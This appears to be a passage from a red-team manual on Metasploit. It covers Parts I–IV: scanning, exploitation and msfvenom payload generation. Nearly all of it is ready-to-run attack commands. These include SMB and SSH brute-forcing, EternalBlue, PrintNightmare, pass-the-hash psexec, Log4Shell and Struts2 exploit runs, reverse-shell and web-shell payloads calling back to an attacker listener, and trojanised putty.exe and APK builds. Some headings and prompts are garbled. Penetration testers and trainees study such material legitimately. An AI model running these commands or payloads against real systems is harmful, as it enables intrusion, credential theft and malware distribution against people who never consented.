

THE RED TEAM OPERATOR'S COMPLETE GUIDE TO METASPLOIT & ARMITAGE

A Field Manual for Offensive Security Professionals

Author: Compiled for ERRORS-Ultimate | Gary Holden Schneider (Eros)

Purpose: Red Team Education – Authorized Penetration Testing Only

Applies to: Metasploit Framework 6.x | Armitage | Kali Linux / Parrot OS

AUTHORIZATION & LEGAL NOTICE

LEGAL NOTICE: Every technique in this book requires explicit written authorization from the system owner before execution. Unauthorized use of these tools against systems you do not own or have written permission to test is a federal crime under the Computer Fraud and Abuse Act (CFAA) and equivalent laws worldwide. This material is for authorized security professionals and students in controlled lab environments ONLY.

Contents

PART I – FOUNDATIONS

- Chapter 1 – Metasploit Architecture & Philosophy
- Chapter 2 – Database Setup & Workspace Management
- Chapter 3 – msfconsole Master Reference

PART II – RECONNAISSANCE & SCANNING

- Chapter 4 – Internal Recon Modules
- Chapter 5 – Integrating Nmap with Metasploit
- Chapter 6 – Service Enumeration Modules

PART III – EXPLOITATION

- Chapter 7 – Exploit Module Anatomy
- Chapter 8 – Windows Exploitation Deep Dive
- Chapter 9 – Linux Exploitation Deep Dive
- Chapter 10 – Web Application Exploitation

PART IV – PAYLOADS & MSFVENOM

- Chapter 11 – Payload Architecture
- Chapter 12 – msfvenom – The Payload Factory
- Chapter 13 – Payload Delivery & Staging

PART V – POST-EXPLOITATION

- Chapter 14 – Meterpreter Complete Reference
- Chapter 15 – Privilege Escalation Modules
- Chapter 16 – Credential Harvesting
- Chapter 17 – Pivoting & Lateral Movement

PART VI – ARMITAGE

- Chapter 18 – Armitage Architecture & Setup
- Chapter 19 – GUI Workflow & Attack Trees
- Chapter 20 – Cortana Scripting
- Chapter 21 – Team Server for Collaborative Red Teams

PART VII – RED TEAM ENGAGEMENT PLAYBOOKS

- Chapter 22 – Full Internal Network Compromise Playbook
- Chapter 23 – Active Directory Domination Playbook
- Chapter 24 – Compound Command Chains Reference

PART I — FOUNDATIONS

CHAPTER 1 — METASPLOIT ARCHITECTURE & PHILOSOPHY

What Metasploit Actually Is

Metasploit Framework is not just an exploit tool — it is a complete attack lifecycle management platform. Built in Ruby, it provides a unified interface to write, test, and execute exploit code against remote systems, manage sessions, run post-exploitation modules, and generate reports.

Created by HD Moore in 2003, acquired by Rapid7 in 2009. The open-source community edition (msfconsole) is what we use. Metasploit Pro adds a GUI, automated campaigns, and reporting — but everything in this book uses the free framework.

The Architecture Stack

USER INTERFACES			
msfconsole	Armitage	msfdb	API
REX LIBRARY			
Socket handling, protocol implementations			
Encoding, obfuscation, crypto primitives			
MODULE CATEGORIES			
Exploits	Payloads	Auxiliaries	Post
Encoders	NOPs	Evasion	Listeners
POSTGRESQL DATABASE			
Hosts	Services	Sessions	Credentials
Loot	Notes	Vulns	Workspaces

Module Categories — What Each Does

Exploits — Code that triggers a vulnerability to gain execution. Has a `check` function (sometimes), a `run` function, and paired with a Payload.

Payloads — What executes on the target AFTER the exploit lands. Three types: Singles (self-contained), Stagers (tiny loader), Stages (full).

Auxiliaries — Everything that isn't exploitation: scanners, fuzzers, DoS modules, brute forcers, sniffers, credential gatherers.

Post — Modules that run AFTER you have a session. Privilege escalation, credential dumping, persistence, lateral movement.

Encoders — Obfuscate payloads to bypass signature detection. `shikata_ga_nai` is the most famous (x86 XOR additive feedback encoder).

NOPs — No-operation sleds. Used in buffer overflows to pad shellcode.

Evasion — Generate AV-evading executables. Less common than msfvenom but integrated directly into the framework.

The Session Model

When an exploit succeeds, Metasploit creates a **Session**. A session is a live communication channel between your machine and the compromised target.

Session types: - **Meterpreter** — Full-featured in-memory agent (preferred) - **Shell** — Raw command shell (simpler, noisier) - **PowerShell** — Windows PowerShell session - **SMB** — Named pipe for Windows lateral movement

You can have hundreds of sessions open simultaneously. Each gets a session ID. `sessions -l` lists them. `sessions -i 3` interacts with session 3.

CHAPTER 2 — DATABASE SETUP & WORKSPACE MANAGEMENT

Why the Database Matters

Metasploit's PostgreSQL database is the backbone of organized red team ops. Without it, you lose: host tracking, service enumeration results, captured credentials, session history, and the ability to import nmap XML.

Initial Setup (Kali Linux)

```
# Start PostgreSQL service
sudo systemctl start postgresql
sudo systemctl enable postgresql    # persist across reboots

# Initialize the Metasploit database
sudo msfdb init

# Verify database is connected (run inside msfconsole)
msfconsole
msf6 > db_status

# Expected output: [*] Connected to msf. Connection type: postgresql.
```

Workspace Management

Workspaces keep engagements separated. Each workspace has its own hosts, services, credentials, and loot. Never mix client data.

```
# Create a new workspace for an engagement
msf6 > workspace -a ClientName_2025

# Switch to a workspace
msf6 > workspace ClientName_2025

# List all workspaces
msf6 > workspace

# Delete a workspace (CAREFUL – deletes all data)
msf6 > workspace -d OldEngagement

# Rename a workspace
msf6 > workspace -r OldName NewName
```

Importing External Scan Data

```
# Import an nmap XML scan
msf6 > db_import /tmp/nmap_scan.xml

# After import – view discovered hosts
msf6 > hosts

# View discovered services
msf6 > services

# Filter hosts by OS
msf6 > hosts -O Windows

# Filter services by port
msf6 > services -p 445

# Filter services by name
msf6 > services -s smb

# Export database to XML
msf6 > db_export -f xml /tmp/engagement_export.xml
```

Annotating Hosts

```
# Add a note to a host
msf6 > notes -a -h 192.168.1.100 -t comment -d "Domain Controller, patch level unknown"

# View all notes
msf6 > notes

# Add a host to a specific OS category
msf6 > hosts -m Windows -R # set RHOSTS to all Windows hosts
```

Shells)

```
# Set up a generic reverse shell listener (multi/handler)
msf6 > use exploit/multi/handler
msf6 (multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 (multi/handler) > set LHOST 192.168.1.50
msf6 (multi/handler) > set LPORT 4444
msf6 (multi/handler) > set ExitOnSession false # keep listening after first catch
msf6 (multi/handler) > run -j # run as background job
```

```
# Catch multiple shells simultaneously
msf6 (multi/handler) > set PAYLOAD linux/x64/shell/reverse_tcp
msf6 (multi/handler) > set LHOST 0.0.0.0          # listen on all interfaces
msf6 (multi/handler) > run -j
```

Resource Scripts (.rc files)

Resource scripts let you automate entire workflows. Write once, replay forever.

```
# Example: auto_enum.rc
# Runs a full scan, imports, and searches for easy wins
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.10.10.0/24
set PORTS 22,80,443,445,3389,8080
set THREADS 50
run
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 10.10.10.0/24
run
```

```
# Run the resource script
msfconsole -r auto_enum.rc
# Or from inside msfconsole:
msf6 > resource /path/to/auto_enum.rc
```


PART II — RECONNAISSANCE & SCANNING

CHAPTER 4 — INTERNAL RECON MODULES

Port Scanning from Inside Metasploit

```
# TCP port scan (built-in, no nmap needed)
msf6 > use auxiliary/scanner/portscan/tcp
msf6 (tcp) > set RHOSTS 10.10.10.0/24
msf6 (tcp) > set PORTS 1-1024,3389,8080,8443
msf6 (tcp) > set THREADS 50
msf6 (tcp) > run

# SYN scan (faster, needs root)
msf6 > use auxiliary/scanner/portscan/syn
msf6 (syn) > set RHOSTS 10.10.10.0/24
msf6 (syn) > set PORTS 1-65535
msf6 (syn) > set THREADS 100
msf6 (syn) > run

# UDP scan (slow but reveals DNS, SNMP, TFTP)
msf6 > use auxiliary/scanner/portscan/udp
msf6 (udp) > set RHOSTS 10.10.10.0/24
msf6 (udp) > set THREADS 10
msf6 (udp) > run

# Ping sweep – find live hosts
msf6 > use auxiliary/scanner/discovery/udp_probe
msf6 > use post/multi/gather/ping_sweep # from inside a session
```

SMB Enumeration Modules

```
# SMB version detection
msf6 > use auxiliary/scanner/smb/smb_version
msf6 (smb_version) > set RHOSTS 10.10.10.0/24
msf6 (smb_version) > set THREADS 20
msf6 (smb_version) > run

# Check for MS17-010 (EternalBlue)
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 (smb_ms17_010) > set RHOSTS 10.10.10.0/24
msf6 (smb_ms17_010) > run

# Enumerate SMB shares
```

```

msf6 > use auxiliary/scanner/smb/smb_enumshares
msf6 (smb_enumshares) > set RHOSTS 10.10.10.100
msf6 (smb_enumshares) > set SMBUser guest
msf6 (smb_enumshares) > set SMBPass ""
msf6 (smb_enumshares) > run

# Enumerate SMB users
msf6 > use auxiliary/scanner/smb/smb_lookupsid
msf6 (smb_lookupsid) > set RHOSTS 10.10.10.100
msf6 (smb_lookupsid) > run

# SMB login brute force
msf6 > use auxiliary/scanner/smb/smb_login
msf6 (smb_login) > set RHOSTS 10.10.10.0/24
msf6 (smb_login) > set USER_FILE /usr/share/seclists/Usernames/top-usernames-shortlist.txt
msf6 (smb_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
msf6 (smb_login) > set THREADS 10
msf6 (smb_login) > set VERBOSE false
msf6 (smb_login) > run

```

SSH Enumeration Modules

```

# SSH version scan
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 (ssh_version) > set RHOSTS 10.10.10.0/24
msf6 (ssh_version) > set THREADS 20
msf6 (ssh_version) > run

# SSH login brute force
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 (ssh_login) > set RHOSTS 10.10.10.100
msf6 (ssh_login) > set USERNAME root
msf6 (ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
msf6 (ssh_login) > set THREADS 4
msf6 (ssh_login) > set VERBOSE false
msf6 (ssh_login) > run

# SSH login with key list
msf6 > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 (ssh_login_pubkey) > set RHOSTS 10.10.10.100
msf6 (ssh_login_pubkey) > set USERNAME root
msf6 (ssh_login_pubkey) > set KEY_FILE /usr/share/seclists/SSH/known_hosts
msf6 (ssh_login_pubkey) > run

```

RDP, FTP, HTTP Scanners

```
# RDP detection + NLA check
msf6 > use auxiliary/scanner/rdp/rdp_scanner
msf6 (rdp_scanner) > set RHOSTS 10.10.10.0/24
msf6 (rdp_scanner) > set THREADS 20
msf6 (rdp_scanner) > run

# FTP anonymous login check
msf6 > use auxiliary/scanner/ftp/anonymous
msf6 (anonymous) > set RHOSTS 10.10.10.0/24
msf6 (anonymous) > set THREADS 20
msf6 (anonymous) > run

# FTP version
msf6 > use auxiliary/scanner/ftp/ftp_version
msf6 (ftp_version) > set RHOSTS 10.10.10.0/24
msf6 (ftp_version) > run

# HTTP version + title grab
msf6 > use auxiliary/scanner/http/http_version
msf6 (http_version) > set RHOSTS 10.10.10.0/24
msf6 (http_version) > set THREADS 20
msf6 (http_version) > run

# Directory/file brute force
msf6 > use auxiliary/scanner/http/brute_dirs
msf6 (brute_dirs) > set RHOSTS 10.10.10.100
msf6 (brute_dirs) > set PATH /
msf6 (brute_dirs) > run

# WordPress scanner
msf6 > use auxiliary/scanner/http/wordpress_scanner
msf6 (wordpress_scanner) > set RHOSTS 10.10.10.100
msf6 (wordpress_scanner) > run

# Tomcat manager detection
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 (tomcat_mgr_login) > set RHOSTS 10.10.10.100
msf6 (tomcat_mgr_login) > set RPORT 8080
msf6 (tomcat_mgr_login) > run
```

CHAPTER 5 — INTEGRATING NMAP WITH METASPLOIT

The Gold Standard Workflow

Nmap is better at scanning than Metasploit's built-in scanners. The correct workflow: scan with nmap, import XML into Metasploit DB, then use Metasploit for exploitation with full host/service awareness.

```
# Step 1 – Run nmap with XML output (outside msfconsole)
nmap -sV -sC -O -p- --min-rate 5000 -oA full_scan 10.10.10.0/24

# Step 2 – Import into Metasploit
msf6 > db_import /tmp/full_scan.xml

# Step 3 – Review what was found
msf6 > hosts                                # all discovered hosts
msf6 > hosts -c address,os_name             # just IP + OS
msf6 > services                             # all services
msf6 > services -p 445                     # hosts with SMB
msf6 > services -s http                    # hosts running HTTP
msf6 > vulns                                # any identified vulns from NSE scripts

# Step 4 – Set RHOSTS from database for a module
msf6 > services -p 445 -R                  # sets RHOSTS to all hosts with port 445
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 (smb_ms17_010) > run                   # runs against all SMB hosts from DB
```

Running Nmap FROM Inside msfconsole

```
# db_nmap stores results directly into the DB
msf6 > db_nmap -sV -sC -p 22,80,443,445,3389 10.10.10.0/24
msf6 > db_nmap -sV -O -p- --min-rate 3000 10.10.10.100
msf6 > db_nmap -sU -p 161,500,4500 10.10.10.100 # UDP (SNMP, IKE)

# After db_nmap, results are immediately in the DB
msf6 > hosts
msf6 > services
```

CHAPTER 6 — SERVICE ENUMERATION MODULES

SNMP Enumeration (UDP 161)

```
# Enumerate SNMP community strings
msf6 > use auxiliary/scanner/snmp/snmp_login
msf6 (snmp_login) > set RHOSTS 10.10.10.0/24
msf6 (snmp_login) > set THREADS 20
msf6 (snmp_login) > run

# Enumerate system info via SNMP
msf6 > use auxiliary/scanner/snmp/snmp_enum
msf6 (snmp_enum) > set RHOSTS 10.10.10.100
msf6 (snmp_enum) > set COMMUNITY public
msf6 (snmp_enum) > run
```

LDAP / Active Directory Enumeration

```
# LDAP version + anonymous bind check
msf6 > use auxiliary/scanner/ldap/ldap_hashdump
msf6 (ldap_hashdump) > set RHOSTS 10.10.10.100
msf6 (ldap_hashdump) > set USERNAME ""
msf6 (ldap_hashdump) > set PASSWORD ""
msf6 (ldap_hashdump) > run

# Domain enumeration via LDAP
msf6 > use auxiliary/gather/ldap_query
msf6 (ldap_query) > set RHOSTS 10.10.10.100
msf6 (ldap_query) > set BASE_DN "DC=corp,DC=local"
msf6 (ldap_query) > run
```

DNS Enumeration

```
# DNS zone transfer attempt
msf6 > use auxiliary/gather/dns_zone_transfer
msf6 (dns_zone_transfer) > set DOMAIN corp.local
msf6 (dns_zone_transfer) > set NS 10.10.10.100
msf6 (dns_zone_transfer) > run

# DNS brute force subdomains
msf6 > use auxiliary/gather/dns_bruteforce
```

```
msf6 (dns_bruteforce) > set DOMAIN corp.local  
msf6 (dns_bruteforce) > run
```

PART III — EXPLOITATION

CHAPTER 7 — EXPLOIT MODULE ANATOMY

How an Exploit Module Works

Every exploit module has this structure:

```
class MetasploitModule < Msf::Exploit::Remote
  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'      => 'Module Name',
      'Rank'      => ExcellentRanking,
      'Targets'   => [ ['Windows 10 x64', { 'Arch' => ARCH_X64 }] ],
    ))
    register_options([
      OptString.new('RHOSTS', [true, 'Target host']),
      OptInt.new('RPORT',    [true, 'Target port', 445]),
    ])
  end

  def check
    # Optional: test vulnerability without exploiting
    # Returns Exploit::CheckCode::Vulnerable or ::Safe
  end

  def exploit
    # The actual attack code
    connect
    # ... trigger the vulnerability ...
    handler # hand off to payload handler
    disconnect
  end
end
```

Exploit Ranking System

Rank	Meaning	Reliability
ExcellentRanking	Never crashes target	Use freely
GreatRanking	Rarely crashes, auto-detects config	Safe for most engagements
GoodRanking	Sometimes crashes	Test in lab first
NormalRanking	Might crash or need extra config	Use carefully
AverageRanking	Unpredictable	Lab only
LowRanking	Often breaks things	Avoid on production
ManualRanking	Requires manual steps	Expert use

Always run `info` on a module and check the Rank before firing on a production system.

CHAPTER 8 — WINDOWS EXPLOITATION DEEP DIVE

EternalBlue — MS17-010 (SMBv1 RCE)

The most famous exploit in history. Developed by the NSA, leaked by Shadow Brokers in 2017. Used in WannaCry and NotPetya. Still unpatched on thousands of systems worldwide.

```
# Step 1 – Verify target is vulnerable
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 (smb_ms17_010) > set RHOSTS 10.10.10.100
msf6 (smb_ms17_010) > run
# Output: [+] 10.10.10.100:445 - Host is likely VULNERABLE to MS17-010!

# Step 2 – Fire the exploit
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 (ms17_010_eternalblue) > set RHOSTS 10.10.10.100
msf6 (ms17_010_eternalblue) > set LHOST 10.10.14.5
msf6 (ms17_010_eternalblue) > set LPORT 4444
msf6 (ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 (ms17_010_eternalblue) > run

# Compound: verify then exploit in one resource script
# save as eternalblue_auto.rc:
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 10.10.10.0/24
set THREADS 20
run
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS file:/tmp/vulnerable_hosts.txt
set LHOST 10.10.14.5
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set ExitOnSession false
run -j
```

PrintNightmare — CVE-2021-34527

Windows Print Spooler remote code execution. Affects all Windows versions.

```
msf6 > use exploit/windows/dcerpc/cve_2021_1675_printnightmare
msf6 (printnightmare) > set RHOSTS 10.10.10.100
msf6 (printnightmare) > set SMBUser normaluser
msf6 (printnightmare) > set SMBPass Password123
msf6 (printnightmare) > set LHOST 10.10.14.5
```

```
msf6 (printheaven) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 (printheaven) > run
```

Psexec — Authenticated RCE via SMB

Classic lateral movement technique. Requires valid credentials or NTLM hash. Creates a service, pushes payload, executes, removes the service.

```
# With username + password
msf6 > use exploit/windows/smb/psexec
msf6 (psexec) > set RHOSTS 10.10.10.100
RHOSTS => 10.10.10.100
msf6 (psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 (psexec) > set SMBPass Password123
SMBPass => Password123
msf6 (psexec) > set SMBDomain CORP
SMBDomain => CORP
msf6 (psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 (psexec) > set LHOST 10.10.14.5
LHOST => 10.10.14.5
msf6 (psexec) > run

# Pass-the-Hash (no plaintext password needed)
msf6 (psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 (psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c
SMBPass => aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c
# Format: LM_hash:NT_hash — use the NT hash portion (right side)
msf6 (psexec) > run
```

WMI Execution — Fileless Lateral Movement

WMI-based exec leaves less disk evidence than psexec.

```
msf6 > use exploit/windows/local/wmi
msf6 > use auxiliary/scanner/winrm/winrm_cmd

# WMI exec via impacket (compound with shell):
# wmiexec.py CORP/Administrator:Password123@10.10.10.100
# Inside meterpreter, pivot via wmi:
meterpreter > run post/windows/manage/wmi_exec COMMAND="whoami" HOST=10.10.10.200
```

Tomcat Manager — Web Server RCE

```
# Brute force Tomcat credentials first
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 (tomcat_mgr_login) > set RHOSTS 10.10.10.100
RHOSTS => 10.10.10.100
msf6 (tomcat_mgr_login) > set RPORT 8080
RPORT => 8080
msf6 (tomcat_mgr_login) > run
```

```
# Then upload a WAR shell
msf6 > use exploit/multi/http/tomcat_mgr_upload
msf6 (tomcat_mgr_upload) > set RHOSTS 10.10.10.100
msf6 (tomcat_mgr_upload) > set RPORT 8080
msf6 (tomcat_mgr_upload) > set HttpUsername tomcat
msf6 (tomcat_mgr_upload) > set HttpPassword tomcat
msf6 (tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
msf6 (tomcat_mgr_upload) > set LHOST 10.10.14.5
msf6 (tomcat_mgr_upload) > run
```

CHAPTER 9 — LINUX EXPLOITATION DEEP DIVE

Shellshock — CVE-2014-6271 (Bash RCE via CGI)

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf6 (shellshock) > set RHOSTS 10.10.10.100
msf6 (shellshock) > set TARGETURI /cgi-bin/test.cgi
msf6 (shellshock) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
msf6 (shellshock) > set LHOST 10.10.14.5
msf6 (shellshock) > run
```

vsftpd 2.3.4 Backdoor — CVE-2011-2523

A classic CTF exploit. The backdoor opens a shell on port 6200.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 (vsftpd_234_backdoor) > set RHOSTS 10.10.10.3
msf6 (vsftpd_234_backdoor) > run
```

Sudo Sequoia — CVE-2021-3156 (Heap Buffer Overflow)

Affects sudo < 1.9.5p2. Allows any user to become root.

```
msf6 > use exploit/linux/local/sudo_baron_samedit
msf6 (sudo_baron_samedit) > set SESSION 1 # your existing session
msf6 (sudo_baron_samedit) > set LHOST 10.10.14.5
msf6 (sudo_baron_samedit) > run
```

Samba Exploits

```
# EternalRed (SambaCry) — CVE-2017-7494
msf6 > use exploit/linux/samba/is_known_pipename
msf6 (is_known_pipename) > set RHOSTS 10.10.10.100
msf6 (is_known_pipename) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
msf6 (is_known_pipename) > set LHOST 10.10.14.5
msf6 (is_known_pipename) > run

# Samba usermap_script — CVE-2007-2447 (very old, classic CTF)
msf6 > use exploit/multi/samba/usermap_script
msf6 (usermap_script) > set RHOSTS 10.10.10.3
msf6 (usermap_script) > run
```


CHAPTER 10 — WEB APPLICATION EXPLOITATION

SQL Injection to Shell via SQLMap + MSF

```
# Step 1 – Find SQLi with sqlmap, get OS shell
# sqlmap -u "http://target/page?id=1" --os-shell

# Step 2 – Use MSF SQLi module
msf6 > use auxiliary/scanner/http/sql_injection_sql_i_dumper
msf6 (sql_i_dumper) > set RHOSTS 10.10.10.100
msf6 (sql_i_dumper) > set TARGETURI /page?id=1
msf6 (sql_i_dumper) > run

# Upload shell via SQLi file write (MySQL INTO OUTFILE):
msf6 > use exploit/multi/http/php_cgi_arg_injection
msf6 (php_cgi) > set RHOSTS 10.10.10.100
msf6 (php_cgi) > set PAYLOAD php/meterpreter/reverse_tcp
msf6 (php_cgi) > set LHOST 10.10.14.5
msf6 (php_cgi) > run
```

File Upload to Shell

```
# Generic file upload exploit
msf6 > use exploit/multi/http/php_file_upload

# Struts2 RCE – CVE-2017-5638 (caused the Equifax breach)
msf6 > use exploit/multi/http/struts2_content_type_ognl
msf6 (struts2) > set RHOSTS 10.10.10.100
msf6 (struts2) > set TARGETURI /orders/
msf6 (struts2) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
msf6 (struts2) > set LHOST 10.10.14.5
msf6 (struts2) > run

# Log4Shell – CVE-2021-44228
msf6 > use exploit/multi/misc/log4shell_header_injection
msf6 (log4shell) > set RHOSTS 10.10.10.100
msf6 (log4shell) > set RPORT 8080
msf6 (log4shell) > set PAYLOAD java/meterpreter/reverse_tcp
msf6 (log4shell) > set LHOST 10.10.14.5
msf6 (log4shell) > run
```


PART IV — PAYLOADS & MSFVENOM

CHAPTER 11 — PAYLOAD ARCHITECTURE

Staged vs Stageless — The Critical Difference

Understanding this distinction is essential for every engagement.

STAGED PAYLOAD (forward slash between name parts):

```
windows/x64/meterpreter/reverse_tcp
      ^
      Stage separator
```

How it works:

1. Stager (tiny ~300 byte shellcode) runs on target
2. Stager connects back to your listener
3. Listener sends the full Stage (meterpreter DLL, ~200KB)
4. Stage loads in memory, meterpreter session opens

Advantages: tiny initial shellcode, stager fits in tight buffers

Disadvantages: requires active listener during execution,
two-step process easier to detect

STAGELESS PAYLOAD (underscore between stage+payload):

```
windows/x64/meterpreter_reverse_tcp
      ^
      Underscore = stageless
```

How it works:

1. Single self-contained executable/shellcode runs on target
2. Directly connects back and opens meterpreter session

Advantages: no second connection needed, works in restricted envs

Disadvantages: larger file size, easier for AV to detect

Payload Naming Convention

<platform>/<arch>/<stage>/<transport>

```
windows/x64/meterpreter/reverse_tcp
```

```
  ^      ^      ^      ^
  |      |      |      |
OS    64-bit Payload Direction+Protocol
```

```

linux/x86/shell/bind_tcp
  ^      ^      ^      ^
  |      |      |      |
OS  32-bit Shell  Bind (target opens port, attacker connects)

java/meterpreter/reverse_http
  ^      ^      ^
  |      |      |
JVM  Meterpreter  HTTP transport (blends into web traffic)

```

Transport Options

Transport	Port	Pros	Cons
reverse_tcp	any	Fast, reliable	Easily blocked
reverse_http	80	Blends in	Unencrypted
reverse_https	443	Encrypted + blends	SSL cert needed
bind_tcp	any	No outbound needed	Target port must be reachable
reverse_tcp_rc4	any	Encrypted	Less common

CHAPTER 12 — MSFVENOM — THE PAYLOAD FACTORY

What msfvenom Is

msfvenom replaced the old `msfpayload` and `msfencode` tools. It is a standalone command-line tool that generates payloads in any format for any platform, optionally encoded to evade AV signatures.

The golden formula:

```
msfvenom -p <PAYLOAD> LHOST=<YOUR_IP> LPORT=<PORT> -f <FORMAT> -o <OUTPUT_FILE>
```

Core Flags Reference

Flag	What It Does
<code>-p</code>	Payload to use
<code>LHOST=</code>	Your listener IP (the machine catching the shell)
<code>LPORT=</code>	Your listener port
<code>RHOST=</code>	Target IP (for bind payloads)
<code>-f</code>	Output format (exe, elf, raw, python, c, ps1, etc.)
<code>-o</code>	Output file path
<code>-e</code>	Encoder to use
<code>-i</code>	Number of encoding iterations
<code>-b</code>	Bad characters to avoid (e.g. <code>\x00\x0a\x0d</code>)
<code>-a</code>	Architecture (x86, x64)
<code>--platform</code>	Target platform (windows, linux, osx, android)
<code>-x</code>	Template executable (inject into legitimate binary)
<code>-k</code>	Keep template behavior (original exe still works)
<code>--smallest</code>	Optimize for smallest payload size
<code>-n</code>	Add NOP sled of N bytes
<code>--list payloads</code>	List all available payloads
<code>--list formats</code>	List all output formats
<code>--list encoders</code>	List all encoders

Windows Payloads

```
# Standard reverse meterpreter – 64-bit Windows EXE
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f exe -o shell_x64.exe

# 32-bit version (works on both 32 and 64-bit Windows)
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f exe -o shell_x86.exe

# Stageless (no active listener needed for stage delivery)
msfvenom -p windows/x64/meterpreter_reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f exe -o stageless_shell.exe

# HTTPS payload (encrypted, blends into HTTPS traffic)
msfvenom -p windows/x64/meterpreter/reverse_https \
  LHOST=10.10.14.5 LPORT=443 \
  -f exe -o https_shell.exe

# Bind shell (target opens the port – no outbound needed)
msfvenom -p windows/x64/meterpreter/bind_tcp \
  RHOST=10.10.10.100 LPORT=4444 \
  -f exe -o bind_shell.exe

# PowerShell payload (fileless – runs in memory)
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f ps1 -o shell.ps1

# HTA payload (HTML Application – phishing delivery)
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f hta-psh -o malicious.hta

# VBA macro payload (Office document embedding)
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f vba -o macro.vba

# DLL payload (for DLL hijacking attacks)
msfvenom -p windows/x64/meterpreter/reverse_tcp \
```

```

LHOST=10.10.14.5 LPORT=4444 \
-f dll -o evil.dll

# Raw shellcode in C format (for custom loaders)
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f c -o shellcode.c

# Raw shellcode as Python bytes (for Python loaders)
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f python -o shellcode.py

# Inject into a legitimate binary (trojan)
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -x /path/to/putty.exe -k \
  -f exe -o putty_backdoored.exe

```

Linux Payloads

```

# Standard reverse meterpreter ELF – 64-bit
msfvenom -p linux/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f elf -o shell_x64.elf

# 32-bit Linux
msfvenom -p linux/x86/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f elf -o shell_x86.elf

# Stageless (single file, no stage needed)
msfvenom -p linux/x64/meterpreter_reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f elf -o stageless.elf

# Simple bind shell (no meterpreter)
msfvenom -p linux/x64/shell_bind_tcp \
  LPORT=4444 \
  -f elf -o bind_shell.elf

# Shared object (.so) for LD_PRELOAD hijacking
msfvenom -p linux/x64/meterpreter/reverse_tcp \

```

```
LHOST=10.10.14.5 LPORT=4444 \  
-f elf-so -o evil.so  
  
# Shellcode for use in buffer overflow exploits  
msfvenom -p linux/x64/shell_reverse_tcp \  
LHOST=10.10.14.5 LPORT=4444 \  
-f raw -b '\x00' -o shellcode.bin
```

macOS Payloads

```
# macOS reverse meterpreter  
msfvenom -p osx/x64/meterpreter/reverse_tcp \  
LHOST=10.10.14.5 LPORT=4444 \  
-f macho -o shell.macho  
  
# macOS shell (simpler)  
msfvenom -p osx/x64/shell_reverse_tcp \  
LHOST=10.10.14.5 LPORT=4444 \  
-f macho -o shell_simple.macho
```

Android Payloads

```
# Android APK (requires signing to install on modern Android)  
msfvenom -p android/meterpreter/reverse_tcp \  
LHOST=10.10.14.5 LPORT=4444 \  
-o evil.apk  
  
# Inject into a legitimate APK  
msfvenom -p android/meterpreter/reverse_tcp \  
LHOST=10.10.14.5 LPORT=4444 \  
-x legitimate_app.apk \  
-o trojan_app.apk
```

Web Payloads

```
# PHP reverse shell (drop on web server)  
msfvenom -p php/meterpreter/reverse_tcp \  
LHOST=10.10.14.5 LPORT=4444 \  
-f raw -o shell.php  
  
# JSP reverse shell (Tomcat/JBoss)  
msfvenom -p java/jsp_shell_reverse_tcp \  
LHOST=10.10.14.5 LPORT=4444
```

```

LHOST=10.10.14.5 LPORT=4444 \
-f raw -o shell.jsp

# WAR file (Tomcat upload)
msfvenom -p java/jsp_shell_reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f war -o shell.war

# ASP (Classic ASP – old IIS)
msfvenom -p windows/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f asp -o shell.asp

# ASPX (.NET web app shell)
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.10.14.5 LPORT=4444 \
  -f aspx -o shell.aspx
